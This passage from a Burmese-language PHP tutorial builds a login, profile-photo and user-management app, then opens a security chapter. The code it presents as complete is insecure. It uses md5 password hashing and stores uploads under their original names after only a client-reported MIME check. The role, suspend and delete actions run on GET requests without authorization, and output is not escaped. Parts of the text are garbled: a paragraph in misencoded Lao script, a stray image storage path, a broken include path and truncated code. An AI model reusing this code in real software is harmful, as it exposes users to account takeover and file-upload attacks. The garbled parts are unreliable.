စောစောက populate.php မှာလို့ users Table ထဲကို Record တစ်ခုထည့်ပေးလိုက်တာပါ။ ဒါ တစ်ခါတော့ Form ကနေပိုလိုက်တဲ့ Data တွေကို ထည့်သိမ်းလိုက်တာ ဖြစ်သွားပါပြီ။ သိမ်းပြီးတဲ့အခါ index.php ကို Redirect လုပ်ခိုင်းထားပါတယ်။ registered=true ဆိုတဲ့ Query ထည့်ပေးလိုက လို့ index.php မှာလည်း ဒါလေးဖြည့်ရေးပေးပါ။

```

...
<h1 class="h3 mb-3">Login</h1>

<?php if (isset($_GET['registered'])): ?>
    <div class="alert alert-success">
        Account created. Please login.
    </div>
<?php endif ?>

<?php if (isset($_GET['suspended'])): ?>
    <div class="alert alert-danger">
        Your account is suspended.
    </div>
<?php endif ?>

...

```

ခေါင်းစဉ်ဖြစ်တဲ့ <h1> အောက်နားမှာ registered URL Query ရှိရင် Success Alert လေးတစ်ခုကို
ပြနိုင်းလိုက်တာပါ။ လက်စနဲ့ နောင်လိုအပ်မှာမို့လို့ suspended URL Query ရှိရင် Danger Alert လေး
တစ်ခုပြေားတဲ့ ကုဒ်ကိုပါ တစ်ခါတဲ့ ထည့်ရေးထားပါတယ်။ ကျွန်ုတ်တွေက အပြောင်းအလဲ မရှိပါဘူး။

Register လုပ်ပြီး စမ်းကြည့်လိုပါပြီ။ Register လုပ်လိုအောင်မြင်ရင် Login ကိုအလိုအလျောက် ရောက်
သွားမှာပါ။ တစ်ဆင့်ချင်း သွားသင့်လို့ ဒီအဆင့်ထိ မှန်မမှန်အရင်စမ်းပြီးမှ ရှုံးဆက်သွားသင့်ပါတယ်။

Login

Login ဝင်ဖို့အတွက် ကိုယ် Register လုပ်စဉ်မှာ ပေးခဲ့တဲ့ email နဲ့ password ကို အသုံးပြုရမှာပါ။ ဒါ
ပေမယ့် Login အတွက် လက်ရှိရေးထားတဲ့ကုဒ်က အသေစစ်ထားတဲ့ကုဒ် ဖြစ်နေပါတယ်။ ပေးလာတဲ့
email နဲ့ password မှန်မမှန် users Table ထဲမှာသွားကြည်ပြီး အလုပ်လုပ်တာ မဟုတ်သေးပါဘူး။
ဒါကြောင့် **UsersTable.php** မှာ ဒီ Method ကိုဖြည့်ရေးပေးပါ။

```

...
public function findByEmailAndPasword($email, $password)
{
    $statement = $this->db->prepare("
        SELECT users.*, roles.name AS role, roles.value
        FROM users LEFT JOIN roles
        ON users.role_id = roles.id
        WHERE users.email = :email
        AND users.password = :password
    ") ;

    $statement->execute([
        ':email' => $email,
        ':password' => $password
    ]);

    $row = $statement->fetch();

    return $row ?? false;
}
...

```

email နဲ့ password ပေးလာခဲ့ရင် အဲဒီ email, password တန်ဖိုးတွေနဲ့ ကိုက်ညီတဲ့ Record ရှိမရှိ ထုတ်ယူပြီး ပြန်ပေးတဲ့ ကုဒ်ဖြစ်ပါတယ်။ JOIN Statement ကို အသုံးပြုပြီး roles Table ထဲက လိုအပ် မယ့် အချက်အလက်တွေကိုပါ တစ်ခါထဲ တွဲထုတ်ယူပေးမှာပါ။ ပြီးတဲ့အခါ _actions/login.php က ကုဒ်ကို အခုလို ပြင်ပေးရပါမယ်။

PHP

```

<?php

session_start();

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;

$email = $_POST['email'];
$password = md5( $_POST['password'] ) ;

$table = new UsersTable(new MySQL()) ;

$user = $table->findByEmailAndPasword($email, $password);

```

```

if ($user) {

    if ($table->suspended($user->id)) {
        HTTP::redirect("/index.php", "suspended=1");
    }

    $_SESSION['user'] = $user;
    HTTP::redirect("/profile.php");

} else {
    HTTP::redirect("/index.php", "incorrect=1");
}

```

အရင်လို email နဲ့ password ကို တန်ဖိုးအသေပေးပြီး စစ်တာမဟုတ်တော့ပါဘူး။ စောစောက ရေးလိုက်တဲ့ `findByEmailAndPassword()` Method ကိုသုံးပြီး users Table ထဲမှာ ရှိမရှိစစ်လိုက်တာပါ။ Password ကို သိမ်းတုံးက `md5()` နဲ့ Hash လုပ်ပြီးသိမ်းထားတဲ့အတွက် ပြန်စစ်တဲ့အခါမှာလည်း `md5()` နဲ့ပဲ Hash လုပ်ပြီးစစ်ထားတာကို သတိပြုပါ။ User ရှိရင် ပြန်ရလာတဲ့ User Object ကို Session ထဲမှာသိမ်းပြီး မရှိရင် Login ဖြစ်တဲ့ `index.php` ကို ပြန်သွားခိုင်းလိုက်တာပါ။

ရပါပြီ။ အကောင့်တွေ Register လုပ်ပြီး၊ Register လုပ်ထားတဲ့ အကောင့်နဲ့ Login ဝင်စမ်းကြည့်လိုက်ပါ။

Profile

Login ဝင်လိုက်ရင် `profile.php` ကိုရောက်သွားမှာပါ။ လက်ရှိရေးထားတဲ့ကုဒ်အရ `profile.php` မှာ ပြနေဖို့ ရလဒ်က အသေပေးထားတဲ့ နမူနာအချက်အလက်တွေပါ။ Login ဝင်ထားတဲ့ User ရဲ့ အချက်အလက်အမှန် မဟုတ်ပါဘူး။ ဒါကြောင့် အချက်အလက်အမှန်ပြုအောင် `profile.php` ကို အခုလိုပြင်ရေးပေးရပါမယ်။

PHP

```

<?php

include ("vendor/autoload.php");

use Helpers\Auth;

$auth = Auth::check();

?>

```

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
        content="width=device-width, initial-scale=1.0">
    <title>Profile</title>

    <link rel="stylesheet" href="css/bootstrap.min.css">
</head>
<body>
    <div class="container">
        <h1 class="mt-5 mb-5">
            <?= $auth->name ?>
            <span class="fw-normal text-muted">
                (<?= $auth->role ?>)
            </span>
        </h1>

        <?php if(isset($_GET['error'])): ?>
        <div class="alert alert-warning">
            Cannot upload file
        </div>
        <?php endif ?>

        <?php if($auth->photo): ?>
        
        <?php endif ?>

        <form action="_actions/upload.php" method="post"
            enctype="multipart/form-data">
            <div class="input-group mb-3">
                <input type="file" name="photo" class="form-control">
                <button class="btn btn-secondary">Upload</button>
            </div>
        </form>

        <ul class="list-group">
            <li class="list-group-item">
                <b>Email:</b> <?= $auth->email ?>
            </li>
            <li class="list-group-item">
                <b>Phone:</b> <?= $auth->phone ?>
            </li>
            <li class="list-group-item">
                <b>Address:</b> <?= $auth->address ?>
            </li>
        </ul>
        <br>
```

```
        <a href="admin.php">Manage Users</a> |  
        <a href="_actions/logout.php" class="text-danger">Logout</a>  
    </div>  
</body>  
</html>
```

ဟိုးထိပ်ဆုံးမှာ Auth::check() နဲ့စစ်ပြီး Login User ရဲ့အချက်အလက်တွေ ယူထားပါတယ်။ ပြီးတဲ့ အခါ အောက်ဘက်က Template ထဲမှာ အဲဒီ တန်ဖိုးတွေကို သူနေရာနဲ့သူ အစားထိုးပြီး ပြလိုက်တာပါ။ ဒါ ကြောင့် ဖော်ပြတဲ့အချက်အလက်က အမှန်ဖြစ်သွားပါပြီ။ ရလဒ်တွေ ရိုက်ထုတ်ရတာ တိုသွားအောင် PHP ရဲ့ Output Tag <?= ကိုသုံးထားပါတယ်။ အောက်နားလေးမှာ admin.php ကို သွားလို့ရတဲ့ Manage Users ဆိုတဲ့ Link တစ်ခုပါသွားတာကိုလည်း သတိပြုပါ။

Profile Photo

ကျန်နေတာတစ်ခုက Profile Photo ကိစ္စပါ။ နှင့် ရေးထားတာက Profile Photo ကို တစ်ပုံထဲ အသေပေးပြီး ရေးထားတာပါ။ အခါသက်ဆိုင်ရာ User တစ်ဦးချင်းစီက ကိုယ့် Profile Photo ကိုယ့်ဘာသာ တင်လို ရအောင် လုပ်ပေးချင်ပါတယ်။ ဒါကြောင့် `UsersTable.php` မှာ ဒါ မှု Method တစ်ခုကို ဖြည့်ပေးပါ။

```
...
public function updatePhoto($id, $name)
{
    $statement = $this->db->prepare("
        UPDATE users SET photo=:name WHERE id = :id"
    );
    $statement->execute([ ':name' => $name, ':id' => $id ]);

    return $statement->rowCount();
}
...
```

PHP

```

<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$name = $_FILES['photo']['name'];
$error = $_FILES['photo']['error'];
$tmp = $_FILES['photo']['tmp_name'];
$type = $_FILES['photo']['type'];

if($error) {
    HTTP::redirect("/profile.php", "error=file");
}

if($type === "image/jpeg" or $type === "image/png") {

    $table->updatePhoto($auth->id, $name);

    move_uploaded_file($tmp, "photos/$name");

    $auth->photo = $name;

    HTTP::redirect("/profile.php");
} else {
    HTTP::redirect("/profile.php", "error=type");
}

```

ဒီတစ်ခါ ဖိုင် Upload လုပ်တဲ့အခါ အမည်ကိုအသေ မပေးတော့ဘဲ မူလအမည်အတိုင်း သိမ်းလိုက်တာပါ။
 ပြီးတဲ့အခါ စောစောကရေးလိုက်တဲ့ updatePhoto() Method နဲ့ users Table ထဲမှာ တဲ့သိမ်းလိုက်
 လို အဆင်ပြေသွားပါပြီ။ အခုပြင်လိုက်တဲ့အချက်အလက်အတိုင်း User Account ကို Update ဖြစ်စေချင်
 ရင် Login နောက်တစ်ခါ ပြန်ဝေးရမှာပါ။ အချက်အလက်ပြောင်းသွားပြီမိုလိုပါ။ အဲဒါလို ဝင်စရာမလိုအောင်
 \$auth->photo ထဲမှာ ပုံအမည် \$name ကို တိုက်ရှိက်ထည့်ပေးလိုက်တာ သတိပြုပါ။ ဒီကုဒ်က ဘာ
 အတွက်လ ခေါင်းစားနေမှာ စိုးလိုပါ။ Login နောက်တစ်ကြိမ်ပြန်မဝင်ရအောင် ပြောင်းသွားတဲ့
 အချက်အလက်ကို ထည့်ပေးလိုက်တာပါ။

စမ်းကြည့်လိုက်ပါတယ်။ Profile ပုံတင်လိုက်တဲ့အခါ ကိုယ့်ပုံနဲ့ကိုယ် သီးသန့်ဖြစ်သွားပါပြီ။ အရင်လို တစ်ပုံ ထဲ အသေမဟုတ်တော့ပါဘူး။

User Management

နောက်ဆုံးကျွန်ုပ်နေတဲ့ လုပ်ဆောင်ချက်ကတော့ User Management ဖြစ်ပါတယ်။ ရှိသမျှ User အားလုံးကို
ပြပေးတဲ့ ကုဒ်ကို `admin.php` မှာ ရေးပါမယ်။ ကုဒ်တွေများပါလိမ့်မယ်။ HTML တွေများလိုသာ များနေ
တာပါ။ ဒီလောက်ကြီးရှုပ်ထွေးတဲ့ကုဒ်တော့ မဟုတ်ပါဘူး။ ဒီလိုရေးရမှာပါ -

PHP

```
<?php

include ("vendor/autoload.php") ;

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\Auth;

$table = new UsersTable(new MySQL());
$all = $table->getAll();

$auth = Auth::check();

?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
        content="width=device-width, initial-scale=1.0">
    <title>Manage Users</title>

    <link rel="stylesheet" href="css/bootstrap.min.css">
</head>
<body>
    <div class="container">
        <div style="float: right">
            <a href="profile.php">Profile</a> |
            <a href="_actions/logout.php"
                class="text-danger">Logout</a>
        </div>

        <h1 class="mt-5 mb-5">
            Manage Users
        </h1>
    </div>
</body>
</html>
```

```

<span class="badge bg-danger text-white">
    <?= count($all) ?>
</span>
</h1>

<table class="table table-striped table-bordered">
    <tr>
        <th>ID</th>
        <th>Name</th>
        <th>Email</th>
        <th>Phone</th>
        <th>Role</th>
        <th>Actions</th>
    </tr>
    <?php foreach ($all as $user) : ?>
    <tr>
        <td><?= $user->id ?></td>
        <td><?= $user->name ?></td>
        <td><?= $user->email ?></td>
        <td><?= $user->phone ?></td>
        <td>
            <?php if($user->value === '1') : ?>
            <span class="badge bg-secondary">
                <?= $user->role ?>
            </span>
            <?php elseif($user->value === '2') : ?>
            <span class="badge bg-primary">
                <?= $user->role ?>
            </span>
            <?php else: ?>
            <span class="badge bg-success">
                <?= $user->role ?>
            </span>
            <?php endif ?>
        </td>
        <td>
            <?php if($auth->value > 1) : ?>
            <div class="btn-group dropdown">
                <a href="#" class="btn btn-sm
                    btn-outline-primary
                    dropdown-toggle"
                    data-bs-toggle="dropdown">
                    Change Role
                </a>
            <div class="dropdown-menu dropdown-menu-dark">
                <a href="_actions/role.php?id=<?= $user->id ?>&role=1"
                    class="dropdown-item">User</a>
                <a href="_actions/role.php?id=<?= $user->id ?>&role=2"
                    class="dropdown-item">Manager</a>
                <a href="_actions/role.php?id=<?= $user->id ?>&role=3"
                    class="dropdown-item">Admin</a>
            </div>
        </td>
    </tr>
</table>

```

```
<?php if($user->suspended) : ?>
    <a href="_actions/unsuspend.php?id=<?= $user->id ?>" class="btn btn-sm btn-danger">Suspended</a>
<?php else: ?>
    <a href="_actions/suspend.php?id=<?= $user->id ?>" class="btn btn-sm btn-outline-success">Active</a>
<?php endif ?>

<?php if($user->id !== $auth->id) : ?>
    <a href="_actions/delete.php?id=<?= $user->id ?>" class="btn btn-sm btn-outline-danger"
        onClick="return confirm('Are you sure?') ">Delete</a>
<?php endif ?>


</div>

<?php else: ?>
    ###
<?php endif ?>

                </td>
            </tr>
        <?php endforeach ?>
    </table>
</div>

<script src="js/bootstrap.bundle.min.js"></script>
</body>
</html>
```

ဟိုတိပ်ဆုံးမှာ getAll() Method နဲ့ ရှိသမျှ User အားလုံးကို ရယူထားပါတယ်။ Auth::check() နဲ့လည်း Login စစ်ထားပါတယ်။ ပြီးတဲ့အခါ ရထားတဲ့ User အားလုံးကို Loop လုပ်ပြီး HTML Table တစ်ခုနဲ့ တန်းစီပြီးပြလိုက်တာပါပဲ။ လိုရင်းအမိက လုပ်ဆောင်ချက်က ဒါပါပဲ။ ဖွင့်ကြည့်လိုက်ရင် ရလဒ်က ဒီလိုဖြစ်ရမှာပါ။



ထူးခြားချက်အနေနဲ့ သက်ဆိုင်ရာ User Record နဲ့ အတူ Change Role, Active နဲ့ Delete ဆိုတဲ့ ခလုပ်သုံး ခုက္ခ တွဲပြီးတော့ ပြထားပါတယ်။ အဲဒီလိုပြတဲ့ အခါ Role Value က 1 ထက်ကြီးမှသာ ပြန့် စစ်ထားပါတယ်။ ဆိုလိုတာက ရိုးရိုး User ဆိုရင် အဲဒီအလုပ်တွေကို လုပ်ခွင့်မပေးလိုဘဲ Manager တို့ Admin တို့လို Role တွေရှုတဲ့ User တွေကိုသာ လုပ်ခွင့်ပေးချင်တာပါ။ အခုန်မှန်ဘုံးမှာ ဒီခလုပ်တွေ တွေ့မြင်နေရာတာက Admin User အနေနဲ့ Login ဝင်ထားလိုဖြစ်ပါတယ်။

Change Role ခလုပ်မှာ Bootstrap ရဲ့ Dropdown နဲ့တွဲပြီး User, Manager, Admin သုံးခုထဲက ပြောင်းလိုတဲ့တစ်ခုကို ရွေးပြောင်းလိုရတဲ့ Menu တစ်ခုပေးထားပါတယ်။ နှစ်လိုက်ရင် _actions/role.php ကို ရောက်သွားမှာပါ။ အဲဒီလိုသွားတဲ့အခါ User ရဲ့ id နဲ့ ပြောင်းလိုတဲ့ Role ရဲ့ id ကို URL Query အနေ နဲ့ တွဲထည့်ပေးထားပါတယ်။

Active ခလုပ်က လက်ရှိ Active ဖြစ်နေကြောင်း ပြချင်လိုထည့်ထားတာပါ။ သူကိုနှစ်လိုက်ရင် Suspended ဖြစ်သွားရမှာပါ။ ခလုပ်နှစ်ခုထက အခြေအနေပေါ်မူတည်ပြီး တစ်ခက္ခာပြခိုင်းထားပါတယ်။ နှစ်လိုက်ရင် အခြေအနေပေါ် မူတည်ပြီး _actions/suspend.php သို့မဟုတ် _actions/unsuspend.php ကို ရောက်သွားမှာပါ။

နောက်ဆုံးက Delete ခလုပ်ကို နှိပ်လိုက်ရင်တော့ _actions/delete.php ကို ရောက်သွားမှာပါ။ လက်ရှု Login ဝင်ထားတဲ့ User က ကိုယ့်ကိုယ်ကိုယ် ဖျက်လိုမရအောင် စစ်ပြီးတော့ Login ဝင်ထားတဲ့ User ခဲ့ Delete ခလုပ်ကို ဖျောက်ထားပါတယ်။ ဒါကြောင့် အပေါ်က နမူနာပုံမှာ User တစ်ယောက် အတွက် Delete ခလုပ် မပါတာပါ။

ဒီလုပ်ဆောင်ချက်တွေ အမှန်တစ်ကယ် အလုပ်လုပ်ဖို့အတွက် **UsersTable.php** မှာ အခုလို ထပ်မဖြည့်စွက်ပေးရမှာ ဖြစ်ပါတယ်။

```
...
public function suspend($id)
{
    $statement = $this->db->prepare("
        UPDATE users SET suspended=1 WHERE id = :id
    ");

    $statement->execute([ ':id' => $id ]);

    return $statement->rowCount();
}

public function unsuspend($id)
{
    $statement = $this->db->prepare("
        UPDATE users SET suspended=0 WHERE id = :id
    ");

    $statement->execute([ ':id' => $id ]);

    return $statement->rowCount();
}

public function changeRole($id, $role)
{
    $statement = $this->db->prepare("
        UPDATE users SET role_id = :role WHERE id = :id
    ");

    $statement->execute([ ':id' => $id, ':role' => $role ]);

    return $statement->rowCount();
}
```

```

public function delete($id)
{
    $statement = $this->db->prepare("
        DELETE FROM users WHERE id = :id
    ") ;

    $statement->execute([ ':id' => $id ]);

    return $statement->rowCount();
}

...

```

ອາວະລຸ່ມ ຕາຫຼືຈຸດຕັ້ງ ລົບສັດສັນລະເຕູປີ|| suspend() ຫຼື unsuspend() ຕິດກ `users` Table ຕ່າງ suspended ຕົກທີ່ກີ່ 0 ຂີ້ມໜູຕົກ 1 ເປົ້າດັບປະກິດຍົງ|| changeRole() ອາ `role_id` ກີ່ ເປົ້າດັບປະກິດຍົງ|| delete() ເຕັມ `DELETE FROM` Statement ຫຼື Record ກີ່ ປົບຜົກລິກົດປິດຍົງ||

ປຶ້ມຕຸ້ມເລີ _actions/`role.php` ມີ ແລະ ເອົາລິ ເຮັດວຽກ||

PHP

```

<?php

include("..../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$role = $_GET['role'];





```

ດີ່ໂຄວະຕຸ້ມ ມໜູຕົກເຕັມປິດຍົງ|| ລາຍກົດລົງໃນ URL Query ຕົກທີ່ເຕັມກີ່ `$_GET` ການແຈ້ງຢູ່ປຶ້ມຕຸ້ມ
ເຕັມຕົກເຮັດວຽກຂອງ `changeRole()` ກີ່ເອົ້າຍຸແວ່ນໆປຸ່ມປະກິດຕັກປິດຍົງ|| ສາງລາຍກົດປຶ້ມຕຸ້ມ

_actions/**suspend.php** မှာအခုလိုရေးပေးပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$table->suspend($id);

HTTP::redirect("/admin.php");
```

အတူတူပါပဲ စောစောက ရေးလိုက်တဲ့ suspend() ကိုခေါ်သုံးပေးထားတာပါ။ ဆက်လက်ပြီး
_actions/**unsuspend.php** မှာ ထပ်ရေးပေးပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$table->unsuspend($id);

HTTP::redirect("/admin.php");
```

တစ်ကယ်တော့ suspend.php နဲ့ unsuspend.php ကို နှစ်ခါခွဲပြီး ရေးစရာမလိုပါဘူး။ ဖိုင်တစ်ခုထဲ

မှာ ရေးလိုက်ရင် ရန်းပါတယ်။ ရေးလက်စ ဖြစ်နေလိုသာ ပြန်မပေါင်း တော့တာပါ။ နောက်ဆုံးအနေနဲ့ _actions/**delete.php** မှာ အခုလိုရေးပေးလိုက်ပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$table->delete($id);

HTTP::redirect("/admin.php");
```

သူလည်းပဲ စောစောကရေးပေးထားတဲ့ delete () Method ကို ခေါ်သုံးလိုက်တာပါပဲ။

အခုဆိုရင် ကျွန်တော်တိုဖန်တီးလိုတဲ့ ပရောဂျက်လေး အားလုံးပြည့်စုံသွားပါပြီး။ User Account တွေ ဆောက်ကြည့်၊ Login ဝင်ကြည့်၊ Profile ပြောင်းကြည့်ပြီး စမ်းလိုဂျပါပြီ။ User Role အမျိုးမျိုးရှိတဲ့ ထဲက ရှိုးရှိုး User ဆိုရင် Manage Users မှာ စာရင်းပဲ ကြည့်လိုရမှာ ဖြစ်ပါတယ်။ Manager သို့မဟုတ် Admin User ဆိုရင်တော့ Role တွေပြောင်းတာ၊ Suspend လုပ်ပြီး အကောင့်ကို ဘန်းတာ၊ ဖျက်တာတွေ လုပ်လိုရ သွားပါပြီ။ Suspend လုပ်ထားတဲ့ အကောင့်နဲ့ Login ဝင်တဲ့အခါ ဝင်လိုမရအောင်လည်း ကြိုတင် ရေးသား ခဲ့ပြီးဖြစ်ပါယ်။ ဒါကြောင့် User Account အမျိုးမျိုးနဲ့ Login ဝင်ပြီးတော့ စမ်းကြည့်နိုင်ပါတယ်။

လိုအပ်တယ်ဆိုရင် အခုရေးသားဖော်ပြခဲ့တဲ့ ပရောဂျက်ရဲ့ Source Code အပြည့်အစုံကို ဒီနေရာမှာ Download လုပ်ပြီး ရယူနိုင်ပါတယ်။

Conclusion

တစ်ကယ်တစ်း ဒီထက်ပြည့်စုံအောင် ထပ်ဖြည့်သင့်တာလေးတွေ ရှိသေးပေမယ့် အထက်မှာပြောခဲ့သလိုပဲ အချိန်နဲ့နေရာကို ငဲ့ကွက်ရတဲ့အတွက် ဒီလောက်နဲ့ပဲ ကျေနှပ်လိုက်ကြပါ။

ကနေ့အချိန်မှာ ပရောဂျက်တွေ ရေးသားတဲ့အခါ Laravel, Symfony အစရှိတဲ့ Framework တွေကို အသုံးပြုပြီး ရေးသားကြရတာ များပါလိမ့်မယ်။ ရိုးရိုး PHP နဲ့ အခုလိုမျိုး ကိုယ့်ဘာသာအစအဆုံး ရေးဖို့လိုအပ်ချက် နည်းသွားပါပြီ။ ဒါပေမယ့် ဒီစာအုပ်မှာဖော်ပြထားတဲ့ စာတွေ့လက်တွေ၊ သဘောသဘာဝတွေ က ကိုယ်တိုင် ရိုးရိုး PHP နဲ့ရေးရဖို့ ရှိလာတဲ့အခါမှာ ရေးနိုင်စေဖို့ အထောက်အကူး ဖြစ်မှာဖြစ်သလို Framework တွေ လေ့လာအသုံးပြုတဲ့ နေရာမှာလည်း အများကြီး အထောက်အကူး ဖြစ်စေမှာပါ။

သိသင့်တဲ့ အခြေခံတွေ မပြည့်စုံဘဲ Framework တွေ တိုက်ရှိက်အသုံးပြုဖို့ ကြိုးစားတဲ့အခါ လွယ်လွယ် လေးနဲ့ ပြီးရမှာကို မခက်သင့်ဘဲ အရမ်းခက်နေတာတွေ၊ Framework ကြီး သုံးထားရက်နဲ့ ရေးတဲ့ကုဒ်က စနစ်မကု၊ ဖြစ်နေတာတွေ ကြုံရပါလိမ့်မယ်။ လိုအပ်တဲ့အခြေခံတွေ ကြေညာက်ပြီးသူ အတွက်တော့ ဒီ Framework တွေက ပေးတဲ့ လုပ်ဆောင်ချက်တွေကို ထိထိရောက်ရောက် အသုံးချိန်မှာဖြစ်လို့ စနစ်ကျပြီး အလုပ်တွင်တဲ့ ရလဒ်ကောင်းတွေကို ရရှိမှာပဲ ဖြစ်ပါတယ်။

အခန်း (၁၆) – Security

Web Development အပါအဝင် ဆော်ဖဲရေးသားမှူ ပညာတွေကို လေ့လာကြတဲ့အခါ တစ်ချို့က ပျောစရာ ကောင်းတယ်လို ထင်နိုင်ပါတယ်။ တစ်ချို့ကတော့ သိပ်စိတ်ညစ်ဖို ကောင်းတာပဲလို ယူဆနိုင်ပါတယ်။ တစ်ကယ်တော့ Development ဆိုတဲ့ ရေးသားဖန်တီးခြင်းဟာ အလွယ်ဆုံးအဆင့်ပဲ ရှိပါသေးတယ်။ ကြေညာက်သင့်တဲ့ အခြေခံတွေ ကြေညာက်ပြီး အတွေ့အကြုံ အထိက်အလျောက် ရှိလာတဲ့အခါ ဒါကို သဘောပေါက်သွားပါလိမ့်မယ်။ တစ်ကယ်တစ်း အတွေ့အကြုံ ရင့်ကျက်လုပါတယ်ဆိုတဲ့ ဂါရင့် ပရိုကရမ်မာ ကြီးတွေအတွက်တောင် ခက်ခဲနော်းမယ် အကြောင်းအရာတွေ ကျန်ပါသေးတယ်။ အဲဒါတွေကတော့ -

၁။ Performance

၂။ Security

၃။ Maintenance နဲ့

၄။ Scalability တို့ပဲ ဖြစ်ပါတယ်။

အသုံးပြုလိုရအောင် ဖန်တီးရတာ လွယ်ပါတယ်။ Performance ကောင်းပြီး မြန်တဲ့ ဆော်ဖဲတစ်ခုဖြစ် အောင် ဖန်တီးရတာတော့ ခက်ပါတယ်။ Security ကောင်းပြီး လုံခြုံတဲ့ ဆော်ဖဲတစ်ခုဖြစ်အောင် ဖန်တီးရတာ ခက်ပါတယ်။ Maintenance ကောင်းပြီး ပြုပြင်ထိန်းသိမ်းရလွယ်ကူတဲ့ ဆော်ဖဲဖြစ်အောင် ဖန်တီးရတာ ခက်ပါတယ်။ Scalability ကောင်းပြီး လူပေါင်းများစွာက ကောင်းမွန်စွာ အသုံးပြုနိုင်တဲ့ ဆော်ဖဲဖြစ် အောင် ဖန်တီးရတာ ခက်ပါတယ်။

ဒါတွေက စာတွေသက်သက်နဲ့ တတ်ကျွမ်းမယ့် အရာတွေ မဟုတ်တော့ပါဘူး။ လုပ်ငန်းခွင်မှာ လက်တွေ ပရောဂျက်တွေ လုပ်ကြရင်းနဲ့ အတွေ့အကြုံကန် ဆက်လက်သင်ပူးသွားမှသာ ရရှိနိုင်မယ့် ကိစ္စတွေ ဖြစ်သွားပါပြီ။ ဒီလိုပဲ သင်ယူရင်း ခရီးဆက်ကြရမှာပါ။

စာဖတ်သူအများစုံဟာ လေ့လာဆဲအဆင့်လို ယူဆတဲ့အတွက် အဆင့်ကျော် အကျယ်မခဲ့ဖြစ် ပေမယ့်၊ ရှုလမ်းခရီးကို ဆက်ကြရာမှာ ဖြောင့်ဖြူးချောမွေ့စေဖို့အတွက်၊ လျင်မြန်ပေါက်ရောက်စေဖို့အတွက်၊ ပေးလိုရသမျှ အခြေခံကောင်းနဲ့ လမ်းညွှန်ချက်တွေကိုတော့ ဒီစာအုပ်မှာ ထည့်သွင်းပေးခဲ့ပါတယ်။ စွမ်းဆောင်ရည်ကောင်းတဲ့ကုဒ်တွေ ရေးနိုင်ဖို့အတွက် သိသင့်တဲ့အခြေခံ ဗဟိုသုတတွေ၊ ပြုပြင်ထိမ်းသိမ်းရလွယ်တဲ့ကုဒ်တွေ ရေးနိုင်ဖို့အတွက် သိသင့်တဲ့အခြေခံ ဗဟိုသုတတွေ၊ တိုးခဲ့မြှင့်တင်ရ လွယ်ကူတဲ့ကုဒ်တွေ ရေးနိုင်ဖို့အတွက် သိသင့်တဲ့ အခြေခံဗဟိုသုတတွေ သူ့နေရာနဲ့သူ အလျင်းသင့်ရင် သင့်သလို ထည့်ပေးထားခဲ့ပါတယ်။ သေချာထည့် မပြောဖြစ်ခဲ့တာကတော့ လုံခြုံရေးနဲ့ ပက်သက်တဲ့အပိုင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် ဒီစာအုပ်ရဲ့ နောက်ဆုံး ဒီအခန်းမှာ သိသင့်တဲ့ လုံခြုံရေးဗဟိုသုတ အချို့ကို ထည့်သွင်းဖော်ပြပေးမှာပါ။

